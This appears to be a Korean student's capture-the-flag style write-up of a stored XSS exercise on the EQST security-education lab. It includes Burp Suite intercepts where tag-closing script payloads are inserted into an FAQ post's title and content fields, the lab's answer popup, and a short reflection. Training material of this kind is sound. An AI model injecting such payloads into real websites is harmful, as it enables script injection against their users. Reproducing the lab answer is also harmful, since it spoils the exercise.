16 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
17 Priority: u=0, i
18 Connection: keep-alive
19

```

**Response**

```
Pretty Raw Hex Render
182
183      <tr>
<td colspan="3" class="txt_lft">
  테스트
</td>
184
185
186
187
188
189      <tr>
<td colspan="3" class="txt_lft">
  테스트
</td>
190
191
192
193      <tr>
<td colspan="3" class="txt_lft">
  작성일
</td>
<td> 2025-04-01 07:41:29
</td>

```

0 highlights | 1/2 matches

**Burp Suite Community Edition v2025.2.3 - Temporary Project**

**Proxy** Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Co
26	https://google-ohhttp-relay.sa...	POST	/	searchType=1&keyword= HTTP/1.1	✓	200	360				✓	1467549.91		
27	https://lab.eqst.co.kr:8083	GET	/exam19/faqview.php?pageIndex=1...	Cookie: PHPSESSID=d290efc0be70e3808f207ce2f0f9f771	✓	200	10896	HTML	php	EQST 보안교육센터	✓	218.233.105.178		

**Request**

```
Pretty Raw Hex
1 GET /exam19/faqview.php?pageIndex=1&board_id=31030&sorting=SortingAd=DESC&startDt=EndDt=&
2 searchType=1&keyword= HTTP/1.1
3 Host: lab.eqst.co.kr:8083
4 Cookie: PHPSESSID=d290efc0be70e3808f207ce2f0f9f771
5 Sec-Ch-Ua: 'Chromium';v='134', 'Not:A-Brand';v='24', 'Google Chrome';v='134'
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: 'Windows'
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/134.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://lab.eqst.co.kr:8083/exam19/faq.php
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
17 Priority: u=0, i
18 Connection: keep-alive
19

```

**Response**

```
Pretty Raw Hex Render
205
206      <td class="txt_lft">
  테스트
</td>
207
208      <tr>
<td colspan="3" class="txt_lft">
  내용
</td>
209
210      <td colspan="3" class="txt_lft">
  <div class="pop_ny">
    테스트
</div>
211
212
213
214
215
216
217
218      <tr>
<td colspan="3" class="txt_lft">
  <!-- / .span -->
</td>
<td> <!-- / .row -->

```

0 highlights | 2/2 matches

### Step 3. 공격 수행

Step 3-1. 게시물 수정 Request 를 Intercept 하여 "test3 대신

</td><script>alert("XSS")</script><td>, "test6 대신 </div><script>alert("XSS")</script><div>  
입력

: td 를 닫아주고, 원하는 스크립트(공격 스크립트)를 삽입하고, 다시 td 를 열어주어, 뒤에 남아있는 </td> 와 짹을 맞춰준다.

: div 를 닫아주고, 원하는 스크립트(공격 스크립트)를 삽입하고, 다시 div 를 열어주어, 뒤에 남아있는 </div> 와 짹을 맞춰준다.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Request' pane, a POST request is displayed with the URL <https://lab.eqst.co.kr:8083/exam19/process/faqEditProcess.php>. The request body contains a multipart form-data payload with several fields, including 'board\_id' (value: 31030), 'fileDel' (Content-Disposition: form-data; name="fileDel"), 'title' (Content-Disposition: form-data; name="title"), 'test3' (Content-Disposition: form-data; name="content"), and 'aFiles' (Content-Disposition: form-data; name="aFiles"). The 'Content-Type' header is set to 'multipart/form-data; boundary=WebKitFormBoundaryV6tkptZtZEY8RZS4fW'. The 'Response' pane shows a successful 200 OK response with the message '게시물이 정상으로 수정되었습니다.' (The post has been modified successfully.).

210               <div class='pop\_ny'>  
 211                'test8  
                   |  
                   |  
 212                </div>

Burp Suite Community Edition v2025.2.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

Time	Ty	Direction	Method	URL
16:47:45 1 Apr 2024	_	→ Request	POST	https://lab.eqst.co.kr:8083/exam19/process/faqEditProcess.php

**Request**

Pretty Raw Hex

```

15 Sec-Fetch-Dest: empty
16 Referer: https://lab.eqst.co.kr:8083/exam19/faqedit.php?board_id=31030
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
19 Priority: u=1, i
20 Connection: keep-alive
21
22 -----WebKitFormBoundarybaeSYG4nbE160181
23 Content-Disposition: form-data; name='board_id'
24
25 31030
26 -----WebKitFormBoundarybaeSYG4nbE160181
27 Content-Disposition: form-data; name='fileDel'
28
29
30 -----WebKitFormBoundarybaeSYG4nbE160181
31 Content-Disposition: form-data; name='title'
32
33 </td><script>alert('XSS')</script></td>
34 -----WebKitFormBoundarybaeSYG4nbE160181
35 Content-Disposition: form-data; name='fileupload'
36
37
38 -----WebKitFormBoundarybaeSYG4nbE160181
39 Content-Disposition: form-data; name='aFiles'
40
41
42 -----WebKitFormBoundarybaeSYG4nbE160181
43 Content-Disposition: form-data; name='content'
44
45 </div><script>alert('XSS')</script><div>
46 -----WebKitFormBoundarybaeSYG4nbE160181--
```

② ⚙️ ⏪ ⏩ Search

Step 3-2. Intercept 를 해제하여 수정한 Request 전송

: Intercept 를 해제하여 수정한 Request 를 전송하면 공격에 성공한다.

The screenshot shows a web browser displaying the 'FAQ' section of the 'EQST 보안교육센터' website. The URL is [lab.eqst.co.kr:8083/exam19/faq.php](http://lab.eqst.co.kr:8083/exam19/faq.php). The page lists a single FAQ entry with the following details:

번호	제목	첨부파일	작성자	작성일	조회
1	<code>&lt;/td&gt;&lt;script&gt;alert("XSS")&lt;/script&gt;&lt;td&gt;</code>		이큐스트	2025-04-01	4

Below the table is a navigation bar with buttons for «, <, 1, >, » and a red '등록' (Register) button.

The screenshot shows a web browser displaying the 'FAQ' view page of the 'EQST 보안교육센터' website. The URL is [lab.eqst.co.kr:8083/exam19/faqview.php?pageIndex=1&board\\_id=31030&sorting=&sotingAd=DESC&startDt=&endDt=&searchType=all&keyword=](http://lab.eqst.co.kr:8083/exam19/faqview.php?pageIndex=1&board_id=31030&sorting=&sotingAd=DESC&startDt=&endDt=&searchType=all&keyword=). A modal window is open, showing the following information:

lab.eqst.co.kr:8083 내용:  
정답 : stored\_xss

※ 주의 ※  
만약 크로스사이트 스크립팅 취약점을 이용하지 않고  
alert을 띄우신 경우엔 오답처리 됩니다.

확인

Below the modal, the FAQ entry details are shown in a table:

제목	작성일	조회	첨부파일	작성자
	2025-04-01 07:41:29	5		이큐스트
alert("XSS")				
내용				

## Step X. 번외

### Step X-1. 게시물 내용만 수정

: 게시물의 내용만 수정하여 Request 를 전송하면, 공격에 실패한다.

Burp Suite Community Edition v2025.2.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace | Proxy settings

Intercept on → Forward Drop

Time Type Direction Method URL

15:05:51 5 Apr ... HTTP → Request POST https://lab.eqst.co.kr:8083/exam19/process/faqEditProcess.php

**Request**

Pretty Raw Hex

```
14 Sec-Fetch-Dest: cors
15 Sec-Fetch-Mode: noCors
16 Referer: https://lab.eqst.co.kr:8083/exam19/faqedit.php?board_id=31030
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.7
19 Priority: u=1, i
20 Connection: keep-alive
21
22 -----WebKitFormBoundaryV6tkptZtZEY8RZS4fW
23 Content-Disposition: form-data; name="board_id"
24
25 31030
26 -----WebKitFormBoundaryV6tkptZtZEY8RZS4fW
27 Content-Disposition: form-data; name="fileDel"
28
29
30 -----WebKitFormBoundaryV6tkptZtZEY8RZS4fW
31 Content-Disposition: form-data; name="title"
32
33 "test3
34 -----WebKitFormBoundaryV6tkptZtZEY8RZS4fW
35 Content-Disposition: form-data; name="fileupload"
36
37 -----WebKitFormBoundaryV6tkptZtZEY8RZS4fW
38 Content-Disposition: form-data; name="aFiles"
39
40
41 -----WebKitFormBoundaryV6tkptZtZEY8RZS4fW
42 Content-Disposition: form-data; name="content"
43
44 </div><script>alert('XSS')</script></div>
45 -----WebKitFormBoundaryV6tkptZtZEY8RZS4fW--
```

?

Search

EQST LMS

FAQ

FAQ

FAQ

작성일 YYYYMMDD - YYYYMMDD 전체

번호	제목	첨부파일	작성자	작성일	조회
1	"test3		이큐스트	2025-04-01	12

<< < 1 > >>

등록

The screenshot shows a web browser window with the URL `lab.eqst.co.kr:8083/exam19/faqview.php?PageIndex=1&board_id=31030&sorting=&sotingAd=DESC&startDt=&endDt=&searchType=all&keyword=`. The page title is "FAQ" under the "EQST 보안교육센터" header. The user is identified as "이큐스트님 환영합니다." with options to "로그아웃" or "개인정보수정". The main content area displays a table with the following data:

제목	"test3		
작성일	2025-04-01 07:41:29	조회	13
첨부파일		작성자	이큐스트
내용	alert("XSS")		

## Step X-2. 게시물 제목만 수정

: 게시물의 제목만 수정하여 Request 를 전송하면, 공격에 성공한다.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. The "Intercept" button is highlighted. A request is selected in the list, with the URL `https://lab.eqst.co.kr:8083/exam19/process/faqEditProcess.php`. The "Request" pane shows the modified HTTP request body:

```

14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://lab.eqst.co.kr:8083/exam19/faqedit.php?board_id=31030
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
19 Priority: u=1, i
20 Connection: keep-alive
21
22 -----WebKitFormBoundaryekKLByfrIRnNsPUP
23 Content-Disposition: form-data; name="board_id"
24
25 31030
26 -----WebKitFormBoundaryekKLByfrIRnNsPUP
27 Content-Disposition: form-data; name="fileDel"
28
29
30 -----WebKitFormBoundaryekKLByfrIRnNsPUP
31 Content-Disposition: form-data; name="title"
32
33 </td><script>alert("XSS")</script></td>
34 -----WebKitFormBoundaryekKLByfrIRnNsPUP
35 Content-Disposition: form-data; name="fileupload"
36
37
38 -----WebKitFormBoundaryekKLByfrIRnNsPUP
39 Content-Disposition: form-data; name="aFiles"
40
41
42 -----WebKitFormBoundaryekKLByfrIRnNsPUP
43 Content-Disposition: form-data; name="content"
44
45 'test8
46 -----WebKitFormBoundaryekKLByfrIRnNsPUP--
47

```

The screenshot shows a web browser window for the EQST LMS. The URL is lab.eqst.co.kr:8083/exam19/faq.php. The page title is 'FAQ' under the 'FAQ' section of the 'EQST 보안교육센터'. A search bar at the top has the text 'FAQ'. Below it is a table with one row, showing a result for question number 1. The question content is '</td><script>alert("XSS")</script><td>'. The table columns are: 번호 (Number), 제목 (Title), 첨부파일 (Attachment), 작성자 (Author), 작성일 (Date), and 조회 (Views). The date is 2025-04-01 and views are 13. Below the table is a navigation bar with buttons for <<, <, 1 (highlighted in red), >, and >>. A red '등록' (Register) button is located on the right.

The screenshot shows a web browser window for the EQST LMS. The URL is lab.eqst.co.kr:8083/exam19/faqview.php?pageIndex=1&board\_id=31030&sorting=&sotingAd=DESC&startDt=&endDt=&searchType=all&keyword=. The page title is 'FAQ' under the 'FAQ' section of the 'EQST 보안교육센터'. A modal dialog box is open, containing the text 'lab.eqst.co.kr:8083 내용: 정답 : stored\_xss' and a warning message: '※ 주의 ※ 만약 크로스사이트 스크립팅 취약점을 이용하지 않고 alert을 띄우신 경우엔 오답처리 됩니다.' with a blue '확인' (Confirm) button. Below the modal is a table with two rows. The first row contains: 제목 (Title), 작성일 (Date), 조회 (Views), and 작성자 (Author). The second row contains: 내용 (Content) with the value 'test6'. The table columns are: 제목, 작성일, 조회, 작성자, and 내용.

성명	프로젝트 후 소감
박기쁨	SQL Injection 실습에서 사용자의 개인정보나 DB 정보 등을 추출했던 것과는 또 다르게, 이번 Reflected XSS & Stored XSS 실습을 통해 직접적인 공격 수행을 경험할 수 있어 재미있었다. JS에 대한 지식이 부족하여 처음엔 조금 헤매기도 했지만, 실습을 진행해 나가며 JS를 조금이나마 이해하고 이용해볼 수 있어 좋았다.